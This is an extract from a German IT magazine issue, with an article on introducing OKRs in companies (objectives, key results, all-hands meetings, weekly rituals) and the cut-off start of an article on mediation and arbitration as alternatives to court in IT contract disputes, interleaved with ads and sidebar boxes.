OKRs befähigen Teams, sich auf das Wesentliche zu konzentrieren. Company Objectives geben vor, was in der aktuellen Periode das Wichtigste ist, an dem gearbeitet werden soll. Damit wissen die Teams, worauf sie sich einlassen sollen. Sie können ihrerseits Team Objectives bestimmen.

Key Results sind sehr konkrete, zu erreichende Ergebnisse. Sie sind einem Ziel (Objective) zugeordnet und stellen somit einen Nordstern für das Team dar, damit es prüfen kann, ob es auf dem richtigen Weg ist. Anders als bei klassischen KPIs gilt bei OKRs das Erreichen von 60 oder 70 Prozent eines Key Results als sehr gut. Zu viele Key Results für ein Objective eignen sich nicht, da die Gefahr besteht, dass das Team sich verzettelt. Erfahrungsgemäß sind drei bis fünf Key Results eine gute Menge. Wie viele tatsächlich geeignet sind, müssen Team und Unternehmen im Rahmen mehrerer Zyklen herausfinden. Eines der Grundprinzipien von OKR ist es, voneinander zu lernen. Von dieser Warte aus sind auch Objectives und die Erreichungsgrade von Key Results zu betrachten.

### Sich regelmäßig austauschen und Firmenziele im Blick haben

Neben den Key Results gibt es Confidence-Einschätzungen des Teams darüber, ob es glaubt, ein Key Result in der aktuellen Periode gut zu erreichen. Dies ist ein hilfreicher Marker für teaminterne Gespräche, aus denen sich Folgeaufgaben ableiten lassen. Damit ein Team sich Aufgaben aus den Key Results herleiten kann, gibt es weitere Rituale: das Monday Commitment und die Friday Wins. Während das Team montags Aufgaben als Commitment vereinbart, die auf Key Results einzahlen, feiert es freitags das Erreichte. Zusammengefasst gibt es also folgende Elemente:



**Das Führungsgremium identifiziert die Firmen-OKRs (Abb. 1).**

- Company Objectives und dazugehörige Key Results;
- auf die Company Objectives ausgerichtete Objectives der Bereiche oder Teams und dazugehörige Key Results;
- Meeting, in dem das Team die eigenen Team Objectives mit dazugehörigen Key Results findet und vereinbart;
- Rituale und Treffen, die dazu dienen, sich über die gegenseitigen Absichten und Ziele zu informieren, die Passung auf die strategische Ausrichtung der Firmenziele zu prüfen, dies abzugleichen, gegenseitige Lieferungen und Leistungen zwischen den Teams festzulegen und gegebenenfalls auch einzelne Team Objectives abzuändern; das Resultat ist eine kooperative Ausrichtung auf die wichtigsten Ziele des Unternehmens;
- wöchentliche Teamrituale zum Festlegen der Aufgaben, um die teameigenen Key Results zu erreichen, sowie ein Rückblick auf die Erfolge des Teams in einer Woche (Monday Commitments und Friday Wins);
- regelmäßiges Aktualisieren der Erreichungsgrade einzelner Key Results auf Team- und Firmenebene sowie Con-

fidence-Einschätzungen des Teams (0.0 bis 1.0).

Im OKR-Framework nicht vorgesehen, aus dem Agilen jedoch bekannt ist ein Inspect-and-Adapt-Mechanismus. Ein wichtiges Hilfsmittel dafür ist eine unternehmensweite Retrospektive, in der alle über den OKR-Prozess reflektieren und ihn auf die Bedürfnisse und Gegebenheiten der Organisation anpassen. Sie sollte inklusiv sein, das heißt Teamvertreter unter den Teilnehmenden haben.

Beispiele für Objectives und dazugehörige Key Results finden sich in großer Zahl im Netz. Während die Formulierung eines Objective inspirierend ist, sollten die Key Results so konkret wie möglich sein: „Zehn Blogbeiträge veröffentlicht“ ist beispielsweise solch ein Key Result auf Teamebene, das zu einem Objective „Wir haben unsere technische Fachexpertise herausragend am Markt dargestellt“ passen könnte, das wiederum ein Baustein für das Company Objective „Wir zeigen, was wir können!“ ist. Wichtig: Die Formulierung eines Objective muss zum Unternehmen, zur Mannschaft und zur Kultur passen.



Alle reden heute  
über die Zukunft  
der Arbeit –  
wir seit 2013.\*

**Technology  
Review**  
Das Magazin für Innovation

**Testen Sie 3 Ausgaben Technology Review mit 35 % Rabatt.**

Jetzt bestellen: [trvorteil.de/testen](http://trvorteil.de/testen)

[leserservice@heise.de](mailto:leserservice@heise.de)

+49 541/80 009 120

+ Ihr  
Geschenk:



Smartwatch



**Lesen, was wirklich zählt in Energie,  
Digitalisierung, Mobilität, Biotech.**

OKRs sind ein Werkzeug, nicht organisatorischer Selbstzweck. Ziel ist, die derzeit wichtigsten Themen für das Unternehmen zu identifizieren und einen klaren Fokus auf eine Auswahl dieser Themen zu setzen. Dazu dürfen die OKRs des Unternehmens gerne weit gefasst sein, sollen sie doch die einzelnen Teams inspirieren, sich in ihrem selektiven Tätigkeitsfeld Gedanken über die Umsetzbarkeit zu machen.

## Die Ziele vor Augen führen

Oftmals nicht ganz einfach ist die klare Definition, welche Ziele derzeit und mittelfristig die wichtigsten für das Unternehmen sind. Zu oft ist der Blick darauf durch dringende Themen verstellt und die strategische Arbeit, das Unternehmen als Ganzes voranzubringen, wird im Tagesgeschäft vernachlässigt.

Beim Finden von Firmen-OKRs gilt es daher, einiges zu beachten. Zunächst bittet das Unternehmen im Vorfeld die Mitarbeiterschaft darum, Vorschläge für Company Objectives einzureichen. Diese Auswahl ist zusammen mit den Ideen der Geschäftsführung beziehungsweise der obersten Führungsriege der Grundstein für einen Workshop. In diesem finden alle zusammen über ein definiertes Format ein oder zwei Company Objectives mit dazugehörigen Key Results. Hilfreich ist dabei, sich das Unternehmensleitbild oder

die Unternehmensvision vor Augen zu führen und bei der Formulierung von Objectives immer wieder zu prüfen, ob die Objective-Vorschläge sich daran und an den mittelfristigen Zielen orientieren. Die ursprünglichen Vorschläge sortieren und gruppieren die Mitarbeiter, extrahieren daraus Themengebiete und erarbeiten durch eine Priorisierung der entstandenen Themengebiete, in welche Richtung die ein bis zwei Company Objectives gehen sollen. Dann folgt der schweißtreibende Teil der Arbeit: Neben inspirierenden Formulierungen für die Company Objectives gilt es auch dazugehörige Key Results zu finden (Abbildung 1).

Hier hat es sich bewährt, noch nicht mit Metriken zu arbeiten und diese auch nicht mit Zahlen zu füllen, sondern sie Schritt für Schritt aus Formulierungsideen abzuleiten, konkrete hinter einem x zu verstecken und erst gegen Ende mit Werten zu hinterlegen. Die Gefahr ist sonst zu groß, sich zu sehr im Klein-Klein zu verlieren („Zehn Blogbeiträge oder doch lieber fünfzehn?“).


Sind die Company Objectives mit ihren Key Results gefunden und finalisiert, gilt es, sich Gedanken über einen Kommunikationsplan zu machen. Es kann helfen, Vertreter einzelner Teams zu einer Sneak Preview in den Workshop einzuladen und ein erstes Feedback einzusammeln, ob die Objectives inspirierend formuliert sind und die dazugehörigen Key Results von den Teams auch als leistbar

wahrgenommen werden. Die Führungsriege sollte sich daran erinnern: Es gilt nicht, alles zu 100 Prozent zu erfüllen. Wer 60 oder 70 Prozent eines Key Results realisiert, ist schon sehr gut. Und auch 50 Prozent eines Key Results auf der Ebene eines Company Objective stellen ein gutes Ergebnis dar.

Zudem ist zu prüfen, ob das Führungsteam hinter den Objectives stehen kann. Nach innen kritisch bei der Findung, nach außen geschlossen, sollte das Motto sein. Es ist dabei förderlich, wenn das Führungsteam als Evangelisten die eigenen Company Objectives vertritt.

## Was es zu beachten gibt

Hat das Führungsgremium seine Arbeit gemacht, ist es nun an den Teams, gute Team-OKRs zu finden. Es lohnt sich, Unterstützung vonseiten der Führung und auf Abteilungs- oder Bereichsebene zu bekommen. Dabei sollte die Führungsebene nicht nur den Teams die Company Objectives gut vermitteln können, sondern auch Ideen und Inspiration bieten, wie einzelne Teams zu den Company Objectives gut beitragen können. Dabei sollte sie es vermeiden, zu konkrete Vorgaben zu machen. Es geht vielmehr darum, die Fantasie bei den Teams zu wecken und zu erläutern, welchen wichtigen Beitrag ein Team oder eine Abteilung leisten kann. Ein wichtiger



**Firmen-OKRs plus Team-OKRs zweier Teams:** Bei Team 1 gibt es ein Objective, das nicht auf die Company Objectives einzahlbt, und ein zweites, bei dem dies einzelne Key Results tun. Beim zweiten Team zeigen sich Abhängigkeiten zu Team 1, aber auch Einzahlungen in Richtung Company Objectives (Abb. 2).

## Wie gestaltet sich ein gutes All-Hands-Meeting?

Seismograf ist das Einholen von Rückmeldungen, ob in diesen Gesprächen das Team das Gefühl hat, zu viele Vorgaben zu bekommen.

Im nächsten Schritt versucht das Team, geeignete Team Objectives für sich selbst zu finden. Es kann einen ähnlichen Workshop wie auf Firmenebene durchführen, nur eben auf Teamebene. Die Moderation des Workshops übernimmt nicht ein Team- oder ein Abteilungsleiter, sondern etwa ein erfahrener Moderator oder Coach aus dem eigenen Unternehmen oder ein externer Begleiter. Arbeitet das Team bereits agil und hat einen Scrum Master oder Agile Coach, kann auch er dabei unterstützen.

In einem Dienstleistungsunternehmen, das für verschiedene Kunden arbeitet, kann es vorkommen, dass es speziell für Kunden arbeitende Teams gibt. Sie sind auf die Ziele des Kunden ausgerichtet. Hierbei empfiehlt es sich, sich als Team zwei Team Objectives auszusuchen: eins, das auf die Company Objectives einzahlt, und eins, das sich am Kunden orientiert (Abbildung 2). Dabei achtet das Team darauf, dass es sich nicht gegensätzliche Zielformulierungen einhandelt, die die Arbeit mit OKR erschweren. Es sollte sich Unterstützung holen, um Widersprüchlichkeiten zu vermeiden.

Nachdem das Team ein oder mehrere Team Objectives gefunden hat, kann es zufrieden auf das Ergebnis schauen. Doch der harte Teil beginnt noch: die Sicht auf die Objectives der anderen Teams und der Austausch mit den Teams. Es gilt zu klären, wo es Abhängigkeiten und gegenseitige Lieferleistungen gibt, ob Team A etwas von Team B braucht, um die eigenen Objectives gut erfüllen zu können. Eventuell muss Team A vielleicht doch ein, zwei Key Results oder das Objective verändern, um zusammen mit Team B besser auf das Company Objective einzahlen zu können.

Diese Gespräche finden optimalerweise in der Zeit von der Findung der Team Objectives bis zum All-Hands-Meeting statt, wo ebenfalls noch ein weiterer Austausch geschehen kann (siehe Kasten „Wie gestaltet sich ein gutes All-Hands-Meeting?“). Danach sollten alle ein gutes Gefühl dabei haben, gemeinsam gut auf die Company Objectives ausgerichtet zu sein und ihren Beitrag leisten zu können. Denn dann geht es los.

### Was gute Teamrituale ausmacht

Eine der häufigsten Fragen ist, wie man die vorgesehenen Rituale in einer ohnehin von Meetings geprägten Organisation,

Das All-Hands-Meeting ist ein Treffen des gesamten Unternehmens. Es findet zu Beginn einer neuen OKR-Iteration statt und ist die Gelegenheit, die Unternehmens-OKRs kennenzulernen. Auch die Teams stellen ihre OKRs vor, gleichen sie über einen sogenannten Challenge-Modus gegeneinander ab und schärfen sie, um eine noch bessere Ausrichtung auf die Unternehmens-OKRs zu bekommen.

Ein gutes All-Hands-Meeting ist von Transparenz, konstruktiver Kritik zwischen den Teams im Abgleich der jeweiligen Team-OKRs und der Identifikation von Abhängigkeiten beziehungsweise gegenseitiger Lieferleistung zwischen den Teams geprägt. Wichtig dabei ist, dass alle Teams auf diesem Treffen entscheidungsfähig sind. Idealerweise sind die Teams vollständig anwesend. Ist das nicht möglich, sorgen sie dafür, dass Vertreter leichte Veränderungen an den Team-OKRs vornehmen dürfen, falls Abhängigkeiten identifiziert wurden und die Team-OKRs anders gestaltet werden müssen.

Wichtiger Bestandteil ist eine feste Timebox (Dauer) – nicht zu kurz, nicht zu lang. Die Organisation findet von Iteration zu Iteration heraus, welche Dauer angemessen ist. Sie star-

tet zunächst mit etwas mehr Zeit und optimiert mit jeder Iteration das Treffen.

Neben der festen Timebox ist eine gute Moderation empfehlenswert. Die Firmen-OKRs werden noch einmal kurz vorgestellt. Die Teams erhalten Gelegenheit, ihre Team Objectives der gesamten Firma zu erläutern. Rückfragen kommen auf. Ein entsprechendes Challenging soll in einer festen Timebox die wichtigsten Abhängigkeiten aufdecken und eine Koordination zwischen den Teams ermöglichen.

Zur Einführung eines OKR-Prozesses überlegt das Unternehmen, wie das All-Hands-Treffen strukturiert sein soll. Je nach Firmengröße und abhängig davon, ob sich alle physisch oder per Videokonferenz treffen, braucht es einen oder mehrere Moderatoren. Die Vorstellungen der Objectives sollen gut verfolgbar sein und die Erläuterungen verständlich rüberkommen. Die moderative Begleitung unterbreitet Vorschläge und ist eine gute Investition.

Am Ende ist es wichtig, das Erreichte im positiven Sinne zu feiern. Denn eine neue OKR-Iteration startet, und im besten Fall gehen die Teams nun beschwingt mit den Team-OKRs an die Arbeit.

zum Beispiel einer Scrum-Organisation, zusätzlich unterbringt. Das Wichtigste ist dabei, für die OKR-Rituale klare Timeboxes zu setzen, also eine begrenzte Zeit für die veranschlagten Treffen. Commitments sind zu Beginn der Woche klar zu formulieren. Um die Erfolge im Team sowie bereichs- und unternehmensübergreifend am Freitag zu feiern, reserviert das Unternehmen einen Zeitblock.

Arbeitet das Team nach Scrum oder Kanban, lassen sich die Arbeiten an den Objectives gut integrieren: Die Objectives richten sich anhand des Product Backlogs aus und die einzelnen Aufgaben aus den Commitments nehmen die Teams direkt in den Sprint Backlog auf. Der OKR-Mechanismus wird somit in puncto Produktvision und Produktstrategie aufgenommen.

Ganz gleich, wie es erfolgt: Ein Team braucht Zeit, sich diesen Aufgaben zu widmen. Mit einer Integration in bestehende Teamarbeitsprozesse sorgt das Führungsteam dafür, dass sich OKR-Aufgaben nicht wie zusätzliche Arbeit anfühlen, sondern Teil der Arbeit sind.

Zu Beginn der OKR-Einführung ist es wichtig, sich eine „Good enough“-Haltung auf allen Ebenen anzutrainieren. Die Objectives und Key Results müssen nicht perfekt sein. Alle nutzen die Chance, sich von Iteration zu Iteration zu verbessern.

Für jedes gute Framework braucht es auch eine Orientierung. Da das OKR-Framework eine Retrospektive nicht vorsieht, empfiehlt es sich, eine solche zu ergänzen. Sie beleuchtet den Prozess. Über die Retrospektive ergeben sich Chancen, Veränderungen am Prozess vor Start einer neuen Iteration vorzunehmen. Dabei ist es für ein Unternehmen von Vorteil, wenn es bereits agil arbeitet. Gut ausgebildete, erfahrene Scrum Master, ergänzt um erfahrene (externe) Coaches, helfen dabei, die ersten Schritte zu gehen und über die Retrospektive Verbesserungen am OKR-Prozess zu erarbeiten.

In jedem Fall sollte ein Unternehmen sich genügend Zeit nehmen, OKR zu etablieren. Mit einem Jahr Dauer ist mindestens zu rechnen. Gerade zu Beginn kann es zu Anfangsschwierigkeiten kommen, die der OKR-Prozess aber transparent abbildet. Die Teams bekommen Berater an die Seite gestellt, die bei der Formulierung von Team Objectives und Key Results in den ersten Iterationen helfen. Ein wesentliches Ziel dabei ist, dass die Teams an Eigenständigkeit gewinnen. Regelmäßige Check-ups mit den Teams klären, wie wohl sie sich mit OKR fühlen, ob sie Unterstützung beim Finden von Team-OKRs benötigen und ob die Company Objectives gut erklärt und verstanden sind. Vor allem in

## OKR-Rituale

Es gibt kein festgelegtes Vorgehen für das Finden von Firmenritualen. Bei Mayflower kommen die Geschäftsführung und eine feste Auswahl von Crewvertretern vor dem Start eines Tertials zusammen und sammeln Vorschläge aus dem gesamten Unternehmen, was das Wichtigste für die Firma in der kommenden Zeit sein soll. Über ein fest definiertes Workshopformat sichten sie alle Vorschläge und finden die Company Objectives mit den dazugehörigen Key Results. Für den Workshop planen sie genügend Zeit ein.

### Company Objectives erläutern

Sind die Company Objectives gefunden, stellen alle Teams sie ausführlich vor und geben sie zeitnah über diverse Kanäle (Unternehmenswiki, Videokonferenzen und so weiter) bekannt. Es ist hilfreich, Poster mit Company Objectives nebst dazugehöriger Erläuterung an wichtigen Stellen aufzuhängen.

### All-Hands-Meeting

Zu Beginn der – in der Regel quartalsweisen – Iteration im OKR-Prozess sollten alle Mitarbeiter des Unternehmens zusammenkommen, um die Unternehmens-OKRs kennenzulernen und die teamorientierten oder individuellen OKRs abzugleichen und aufeinander auszurichten. Der Abgleichprozess kann auch be-

reits vor dem All-Hands-Meeting geschehen. Dies ist von Unternehmen zu Unternehmen unterschiedlich.

### Wöchentliche Planung (Monday Commitments)

In der Regel kommen montags die Teams zusammen und jedes Teammitglied stellt seine geplanten Maßnahmen zum Erreichen der Team-OKRs und ihrer Key Results vor. Jedes Team einigt sich darauf, welche Aufgaben es bis zum Ende der Woche erledigt.

### Wöchentlicher Rückblick auf die Erfolge (Friday Wins)

Freitags blicken die Teams auf die vergangene Woche zurück und halten im Sinne positiver Bestätigung den Fortschritt auf den Key Results fest. Dies ist eine gute Gelegenheit, die Erfolge zu feiern.

### Iterationsweise Retrospektive auf den OKR-Prozess

Am Ende der Iteration kommen die beteiligten Parteien, idealerweise Unternehmensleitung und Vertreter aus den Teams, zusammen, um den OKR-Prozess aus der vergangenen Iteration zu evaluieren und Änderungen für die nächste Iteration zu beschließen.

den ersten Iterationen ist eine hohe Arbeitsqualität und Aufmerksamkeit vonseiten der Unternehmensleitung entscheidend.

### Begleitung kann helfen

Der Start in OKR ist ähnlich wie mit Scrum einfach und komplex zugleich. Wichtig ist, eine vernünftige Haltung dazu zu entwickeln. Die Grundlagen hierfür sind: OKR nutzen, um zu lernen; OKR nicht zur Mitarbeiterbeurteilung verwenden; nicht eine hundertprozentige Zielerreichung anstreben. Wer mit diesen drei Punkten als Einstieg anfängt, wird es später umso leichter haben.

Beim Start lohnt es sich, sich Gedanken um die notwendigen Rituale und Treffen zu machen. Das Führungsteam schreibt dies auf und vereinbart zunächst einen Drei- oder Viermonatsrhythmus. Parallelen Initiativen sind notwendig:

- Finden und Erstellen von Firmen-OKRs, idealerweise unter Berücksichtigung des Firmenleitbilds;

Unternehmen zu verwenden ist. Es spricht darüber, was es sich davon als Unternehmen erhofft, und auch darüber, was keine Ziele sind.

Alles ist transparent: die gefundenen Firmen-OKRs, die Team-OKRs und wo Teams untereinander Abhängigkeiten und gegenseitige Lieferleistungen sehen. Das Führungsgremium spricht regelmäßig mit dem Einführungsteam über den aktuellen Stand der OKR-Einführung, insbesondere wie gut oder weniger gut es den Teams gelingt, mit OKRs zu arbeiten. Das führt zu einer kontinuierlichen Verbesserung im System.

Die ersten Zyklen laufen vielleicht nicht so gut, wie alle sich das erhofft haben. Niemand sollte sich davon entmutigen lassen, denn das ist für das gemeinsame Lernen wichtig. Dabei ist regelmäßig darauf zu schauen, ob die Crew die Möglichkeit erhielt, Vorschläge für Company Objectives zu finden. Auch nicht berücksichtigte oder anteilig in Firmen-OKR eingeflossene Vorschläge kommuniziert das Team an das Führungsgremium.

Daneben sollte das Unternehmen vermeiden, sich zu früh und zu fokussiert um die Auswahl eines Tools für das Tracken von OKR zu kümmern. Tools sind wichtig, aber zunächst sekundär. Zu Beginn reicht eine große Excel-Liste oder eine große Wikiseite, auf der alles transparent zu finden ist. Zusammen mit der Begleitung für die OKR-Einführung wird ein für das Unternehmen passendes Rahmenwerk ausgearbeitet.

### Fazit

OKR ist ein recht einfaches Framework aus verschiedenen Prinzipien, Elementen und Ritualen, das ähnlich wie Scrum anzuwenden ist. Unternehmen passen es auf die Bedürfnisse der eigenen Organisation an, ohne dabei den Geist von OKR und insbesondere der kooperativen, selbstorganisierten Anteile zu schmälern. Eine gute Begleitung (extern wie intern) vorausgesetzt, schafft OKR einen guten Rahmen, um als Unternehmen eine ganze Flotte selbstorganisierter Teams auf das Wichtigste eines Unternehmens auszurichten und Synergieeffekte zwischen den Teams zu haben.

(nb@ix.de)

### Björn Schotte

ist Geschäftsführer und Executive Consultant der MAYFLOWER GmbH. Er berät Kunden in Fragen der digitalen und agilen Transformation, unter anderem auch OKR.

# JavaLand

16. - 17. März 2021  
als Online-Veranstaltung

Aufgrund der aktuellen Pandemie-Situation  
findet die JavaLand 2021 **ausschließlich online** statt.

Programm  
online

Freut euch am **16. und 17. März** auf mehr als 120 Vorträge in acht Streams rund um eure Lieblingsthemen aus dem Java-Bereich! Werft jetzt einen Blick in das **Konferenzprogramm** und überzeugt euch selbst. Bis zum **4. Februar 2021** erhaltet ihr euer Online-Ticket zum günstigen **Frühbucherpreis**.



Schlichtungsverfahren bei Rechtsstreitigkeiten mit IT-Bezug

# Besser schlichten als richten

Axel Metzger, Sven Vetter, Zora Witte



Bei IT-Projekten kommt es nicht selten zum Streit über die Erfüllung vertraglicher Verpflichtungen, Ersatzansprüche und mehr. Nicht immer sind Gerichtsverfahren der beste Weg, die Konflikte zu lösen.

Komplexe IT-Projekte haben detaillierte Anforderungsprofile und setzen eine aufwendige Planung voraus. Nicht ohne Grund gelten sie als eine besonders herausfordernde Form des Projektmanagements. Verträge zwischen IT-Dienstleistern und ihren Auftraggebern – etwa über die Pflege und Wartung technischer Infrastrukturen, das IT-Outsourcing oder die Entwicklung ganzer ERP-Systeme – enthalten zahlreiche Spezialregelungen und umfangreiche Anlagen.

Unabhängig vom Vertragsgegenstand kommt es zwischen den Parteien immer wieder zu Streitigkeiten über die konkreten Inhalte der Vereinbarung und die technische Umsetzung. In der Regel stehen dabei komplexe technische Fragen im Fokus. Die Parteien haben häufig bereits in grō-

ßem Umfang Ressourcen aufgewendet und sind daran interessiert, das Projekt zu einem erfolgreichen Abschluss zu bringen. Auch kann es sein, dass sie in Zukunft weiter kooperieren möchten. In manchen Fällen sind die Fronten aber bereits so verhärtet, dass nur noch eine gerichtliche

Auseinandersetzung als Ausweg gesehen wird. Eine gütliche Einigung wird dadurch immer unwahrscheinlicher.

Gerade bei rechtlichen Streitigkeiten mit IT-Bezug bietet die alternative Streitbeilegung weitere Optionen. Das Spektrum reicht hier von der unterstützenden Mediation über die fachspezifische IT-Schlichtung bis hin zu internationalen Schiedsverfahren (siehe Kasten „Die verschiedenen Möglichkeiten der Streitbeilegung“).

## Nachteile staatlicher Gerichtsverfahren

Gerichtliche Auseinandersetzungen dauern lange und verursachen meist hohe Kosten, insbesondere wenn sie über mehrere Instanzen gehen. Sie sind grundsätzlich öffentlich und bieten keine besondere technische Expertise und Flexibilität bei der Entscheidungsfindung.

Ein Gerichtsverfahren dauert in den meisten Fällen allein in erster Instanz mindestens ein Jahr, mitunter auch deutlich länger. Die Gerichtskosten in erster Instanz liegen bei einem Streitwert im mittleren sechsstelligen Bereich bereits bei über 10 000 Euro. Hinzu kommen die Anwaltskosten. Sowohl die Kosten als auch die Dauer erhöhen sich noch einmal deutlich, wenn der Streit in die nächste Instanz geht, was vor allem bei höheren Streitwerten und schwierigen Rechtsfragen eher die Regel als die Ausnahme darstellt.

Zudem überschreiten die Aufarbeitung und rechtliche Beurteilung technisch komplexer Sachverhalte oft die fachlichen Kompetenzen staatlicher Gerichte. Die zuständigen Richterinnen und Richter sind in der Regel nicht auf technische Fragen spezialisiert. Zwar können im Verfahren technische Sachverständige hinzugezogen werden. Die Erstellung spezieller Gutachten ist jedoch wiederum zeitaufwendig und verursacht zusätzliche Kosten.

Nicht zuletzt ist das gerichtliche Verfahren an starre Formen gebunden und

## iX-TRACT

- Was wenigen bekannt ist: Wenn es zwischen den Parteien eines IT-Projekts zum Streit kommt, muss man nicht zwingend den Klageweg einschlagen.
- Alternative Streitbeilegungsmethoden wie Mediations-, Schlichtungs- oder Schiedsverfahren sparen häufig Zeit und Geld.
- Besonders dann, wenn eine weitere Zusammenarbeit im beiderseitigen Interesse liegt, können die Verfahren der alternativen Streitbeilegung einige Vorteile gegenüber herkömmlichen Gerichtsverfahren bieten.

# Die verschiedenen Möglichkeiten der Streitbeilegung

## Mediation

Die Mediation ist ein strukturiertes außergerichtliches Verfahren, in dem die Parteien auf freiwilliger Basis selbst versuchen, ihre Streitigkeiten beizulegen. Der Mediator moderiert das Verfahren auf unparteiische und sachkundige Weise. Er bewertet die unterschiedlichen Standpunkte der Parteien nicht, sondern leitet die Parteien dazu an, selbst einen Lösungsweg zu finden.

Voraussetzung einer erfolgreichen Mediation ist somit stets die Bereitschaft der Parteien, den Konflikt gemeinsam beizulegen. Besonders in Fällen, in denen die Parteien kompromissbereit sind und eine weitere Zusammenarbeit anstreben, kann eine Mediation daher zielführend sein. Mediationsverfahren werden von privaten und öffentlichen Mediatoren angeboten. Die Berufsbezeichnung „Mediator“ ist rechtlich nicht geschützt, es besteht jedoch die Möglichkeit einer Zertifizierung. Gesetzliche Grundlage ist das Mediationsgesetz.

## Schlichtung

Die Durchführung eines Schlichtungsverfahrens setzt – wie die Mediation – zu jedem Zeitpunkt das beiderseitige Einverständnis der Parteien voraus. Anders als bei einer Mediation bewertet ein Schlichter oder ein Schlichtungsteam den Vortrag der Parteien und unterbreitet Vorschläge für eine gütliche Beilegung des Streits oder einzelner Streitpunkte. Kommt es dabei zu einer Einigung, können die Parteien einen Schlichtungsvergleich schließen. Können sich die Parteien nicht einigen, kann der Schlichter oder das Team einen Schlichtungsspruch unterbreiten, den die Parteien annehmen oder ablehnen können.

Durch die Schlichtung wird ein Gerichtsverfahren nicht ausgeschlossen. Es haben sich zahlreiche branchenspezifische Schlichtungsstellen gebildet. Neben Verbraucherschlichtungsstellen gibt es öffentliche Schlichtungsstellen von Verbänden, Behörden und Kammern. Häufig sind diese auf einen bestimmten Bereich spezialisiert, beispielsweise gibt es bereits Schlichtungsstellen bei Telekommunikationsanbietern, Versicherern, für den öffentlichen Nahverkehr sowie für Streitigkeiten im IT-Bereich.

bietet vergleichsweise wenig Flexibilität. Dies betrifft die Kommunikation zwischen den Beteiligten ebenso wie die Terminierung und ortsgebundene Durchführung der Verhandlungen.

## Vorteile der IT-Schlichtung

Schlichtungsverfahren sind eine kostengünstige und effiziente Alternative zum staatlichen Gerichtsverfahren. Sie verlaufen vertraulich und bieten einen flexiblen Rahmen, um ressourcenschonend und mit Rücksicht auf ein noch laufendes Projekt zu verhandeln und auf diese Weise zeitnah zu einer Lösung des Konflikts zu gelangen.

Ein etabliertes Schlichtungsverfahren wird von der DGRI, der Deutschen Gesellschaft für Recht und Informatik, einer unabhängigen wissenschaftlichen Fachgesell-

schaft für IT-Recht, angeboten. Die DGRI betreibt seit 1991 eine eigene Schlichtungsstelle, um ein speziell auf Fragen technischer Sachverhalte zugeschnittenes Verfahren zur Lösung rechtlicher Konflikte anzubieten. In den mittlerweile fast 30 Jahren hat sich die IT-Schlichtung der DGRI als Konfliktlösungsoption für Akteure aus den unterschiedlichsten Wirtschaftsbereichen etabliert – unabhängig vom Streitwert und der Größe der beteiligten Unternehmen. Der durchschnittliche Streitwert durchgeföhrter Verfahren liegt bei rund 450 000 Euro. Die Bandbreite ist groß: Verhandelt wurden Streitwerte in einem Spektrum von knapp 10 000 Euro bis zu mehreren Millionen Euro.

In über 60 Prozent der inzwischen weit mehr als 100 durchgeföhrten Verfahren der Schlichtungsstelle IT konnte eine Einigung zwischen den Parteien erreicht werden. Den erzielten Schlichtungsvergleich

## Schiedsverfahren

Vor einem Schiedsgericht, das als private Streitbeilegungsinstanz tätig wird, werden Streitigkeiten meist aufgrund vertraglicher Vereinbarungen zwischen den Parteien verhandelt. Durch die Schiedsvereinbarung wird der Rechtsweg zu staatlichen Gerichten ausgeschlossen. Die Parteien unterwerfen sich vorab dem Schiedsspruch. Die Verhandlungen sind in der Regel nicht öffentlich. Durch den verbindlichen Schiedsspruch wird die Streitigkeit grundsätzlich abschließend entschieden. Insbesondere bei Streitigkeiten über Tatsachenfragen bietet sich die Erstellung eines Schiedsgutachtens an.

Schiedsverfahren mit eigenen Verfahrensordnungen werden in Deutschland beispielsweise von den Handelskammern oder der Deutschen Institution für Schiedsgerichtsbarkeit (DIS) angeboten. Gesetzliche Grundlage für Schiedsverfahren in Deutschland ist die Zivilprozeßordnung (§§ 1025 ff. ZPO). Die wichtigsten Organisationen der internationalen Schiedsgerichtsbarkeit sind der Court of International Arbitration der International Chamber of Commerce (ICC) in Paris, die American Arbitration Association (AAA) in New York und der London Court of International Arbitration (LCIA).

## Gerichtsverfahren

